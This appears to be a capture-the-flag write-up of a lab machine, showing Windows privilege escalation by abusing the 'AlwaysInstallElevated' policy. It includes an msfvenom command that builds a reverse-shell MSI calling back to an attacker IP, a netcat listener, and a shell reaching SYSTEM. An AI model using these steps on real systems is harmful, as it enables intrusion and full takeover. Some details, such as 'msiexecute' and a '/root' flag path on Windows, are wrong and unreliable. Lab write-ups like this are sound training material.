
From here, you can go ahead and find the user.txt for the user flag. Use 'cd ..' to go back a directory, 'ls' to list where you are currently in the directory system and what files and directories are stored in the directory you are in, and 'cd NAME' to change to that particular directory.

It is **strongly recommended that whitelisting is implemented** to check and filter potentially malicious input. Alternatively, (but not quite as secure) blacklisting can be implemented. Please see the attached articles for more information about safeguarding against SSRF, and why it is not an easy vulnerability to protect against: https://www.scip.ch/en/?labs.20200618 and https://blog.sqreen.com/ssrf-explained/.

Escalating Privileges

Once user-level access is gained with the listener, one method to escalate privileges and gain administrator access involves taking advantage of a Windows policy known as ‘AlwaysInstallElevated’ which allows a user to install a Windows Installer package with admin privileges.

To check for this policy on the system, the current netcat listener is used to query the settings configuration.




```
C:\Users\Phoebe\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\Phoebe\Desktop>cd C:\xampp\htdocs\omrs

C:\xampp\htdocs\omrs>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs

04/13/2021  09:54 AM    <DIR>          .
04/13/2021  09:54 AM    <DIR>          ..
04/12/2021  08:27 AM    <DIR>          admin
04/12/2021  08:29 AM    <DIR>          bower_components
04/12/2021  08:29 AM    <DIR>          dist
05/18/2018  10:50 AM             7,480 home.php
07/30/2021  05:02 PM    <DIR>          images
04/12/2021  08:29 AM    <DIR>          includes
05/16/2018  12:34 PM             1,572 index.php
05/16/2018  12:31 PM               668 login.php
04/26/2018  01:25 PM                84 logout.php
04/12/2021  08:29 AM    <DIR>          plugins
05/17/2018  11:02 AM             1,705 preview.php
05/18/2018  10:49 AM             1,502 submit_ballot.php
04/12/2021  08:29 AM    <DIR>          tcpdf
04/12/2021  08:29 AM    <DIR>          votesystem
               6 File(s)         13,011 bytes
              10 Dir(s)   3,325,558,784 bytes free

C:\xampp\htdocs\omrs>cd images

C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\images

07/30/2021  05:02 PM    <DIR>          .
07/30/2021  05:02 PM    <DIR>          ..
07/30/2021  02:43 PM                 3 cmd.sh
07/30/2021  03:02 PM            73,802 da.exe
05/18/2018  08:10 AM             4,240 facebook-profile-image.jpeg
07/30/2021  02:46 PM         7,880,683 forza.jpg
04/12/2021  03:53 PM                 0 index.html.txt
01/27/2021  12:08 AM               844 index.jpeg
```

Discovering ‘AlwaysInstallElevated’ is open (0x1).

Both the ‘HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer’ and the ‘HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer’ registry keys were found to be enabled, which means users of any privilege can install and/or execute MSI (Windows Installer Package) files onto the system.

Following this discovery, msfvenom (a Metasploit standalone payload generator) can be used to create a simple MSI payload that is then uploaded in the same method as the previous reverse shell script was uploaded (using the upload functionality at 'http://10.10.10.239/admin/voters.php').



```
msfvenom payload command

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.79 LPORT=4445 -f msi -o reverse.msi
```


This command will create an MSI file, ready to upload to the system.

The MSI file is then to found in the directory where the voters' pictures would be uploaded to.

The likely name of this directory would be something akin to 'photographs', 'pictures' or 'images', but the specific location of where the uploads are stored is not immediately known to a potential attacker.

A search command will, however, show the attacker the directory of the file. Because the name of the file just uploaded is known, we can use the 'dir' command, the name of the file and the '/s' option to search for it. Attackers can run this from the root directory and learn the uploaded file location.


Don't forget to start a netcat listener first, with a new, available port number that you specified in the msfvenom command (in my example it is 4445). Do this with 'nc -lvnp 4445'.



```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\

04/21/2021  09:52 AM    <DIR>          Administration
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/21/2021  09:55 AM    <DIR>          Program Files
11/19/2020  12:42 AM    <DIR>          Program Files (x86)
04/13/2021  06:58 AM    <DIR>          Users
04/21/2021  11:45 PM    <DIR>          Windows
04/12/2021  12:27 PM    <DIR>          xampp
               0 File(s)              0 bytes
               7 Dir(s)   3,285,020,672 bytes free

C:\>dir reverse.msi /s /p

 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30


 Directory of C:\xampp\htdocs\omrs\images

07/30/2021  05:02 PM           159,744 reverse.msi
               1 File(s)        159,744 bytes

     Total Files Listed:
               1 File(s)        159,744 bytes
               0 Dir(s)   3,287,441,408 bytes free
```

The malicious MSI file we uploaded is located in the directory of C:\xampp\htdocs\omrs\images

Once another netcat listener is set up on the interface and port specified in the MSI file, we can simply execute the file remotely using the command, 'msiexecute *\xampp\htdocs\omrs\images\reverse.msi*' on the first netcat shell to initiate a remote connection as an administrator account to the second netcat reverse shell we set up.



```
┌──(kali㉿kali)-[~/Documents]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.10.239] 61140
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.
who
C:\WINDOWS\system32>whoami
whowhoami
'whowhoami' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\WINDOWS\system32

07/30/2021  01:35 PM    <DIR>          .
07/30/2021  01:35 PM    <DIR>          ..
12/07/2019  02:49 AM    <DIR>          0409
12/07/2019  02:08 AM            12,088 69fe178f-26e7-43a9-aa7d-2b616b672dde_eventlogservice.dll
11/18/2020  07:49 PM            12,088 6bea57fb-8dfb-4177-9ae8-42e8b3529933_RuntimeDeviceInstall.dll
12/07/2019  02:09 AM             3,176 @AdvancedKeySettingsNotification.png
12/07/2019  02:08 AM               232 @AppHelpToast.png
12/07/2019  02:08 AM               308 @AudioToastIcon.png
12/07/2019  02:08 AM               450 @BackgroundAccessToastIcon.png
12/07/2019  02:08 AM               199 @bitlockertoastimage.png
12/07/2019  02:08 AM            14,791 @edptoastimage.png
12/07/2019  02:08 AM               330 @EnrollmentToastIcon.png
12/07/2019  02:08 AM               563 @language_notification_icon.png
12/07/2019  02:09 AM               483 @optionalfeatures.png
12/07/2019  02:09 AM               354 @StorageSenseToastIcon.png
12/07/2019  02:09 AM               404 @VpnToastIcon.png
12/07/2019  02:09 AM           195,443 @windows-hello-V4.1.gif
12/07/2019  02:09 AM               714 @WindowsHelloFaceToastIcon.png
12/07/2019  02:08 AM               518 @WindowsUpdateToastIcon.contrast-black.png
12/07/2019  02:08 AM               810 @WindowsUpdateToastIcon.contrast-white.png
12/07/2019  02:08 AM               518 @WindowsUpdateToastIcon.png
12/07/2019  02:08 AM               691 @WirelessDisplayToast.png
12/07/2019  02:09 AM               402 @WLOGO_48×48.png
04/12/2021  01:33 PM           459,776 aadauthhelper.dll
04/12/2021  01:33 PM           993,280 aadcloudap.dll
```

Gaining administrator access on a second netcat reverse shell.

From this second, elevated, netcat reverse shell we can now simply find the root.txt for the root flag (in a similar fashion to how we did for finding the user.txt file) probably somewhere in the /root directory…

(For further information regarding the 'AlwaysInstallElevated' policy, please see Microsoft's article via this link: https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated.)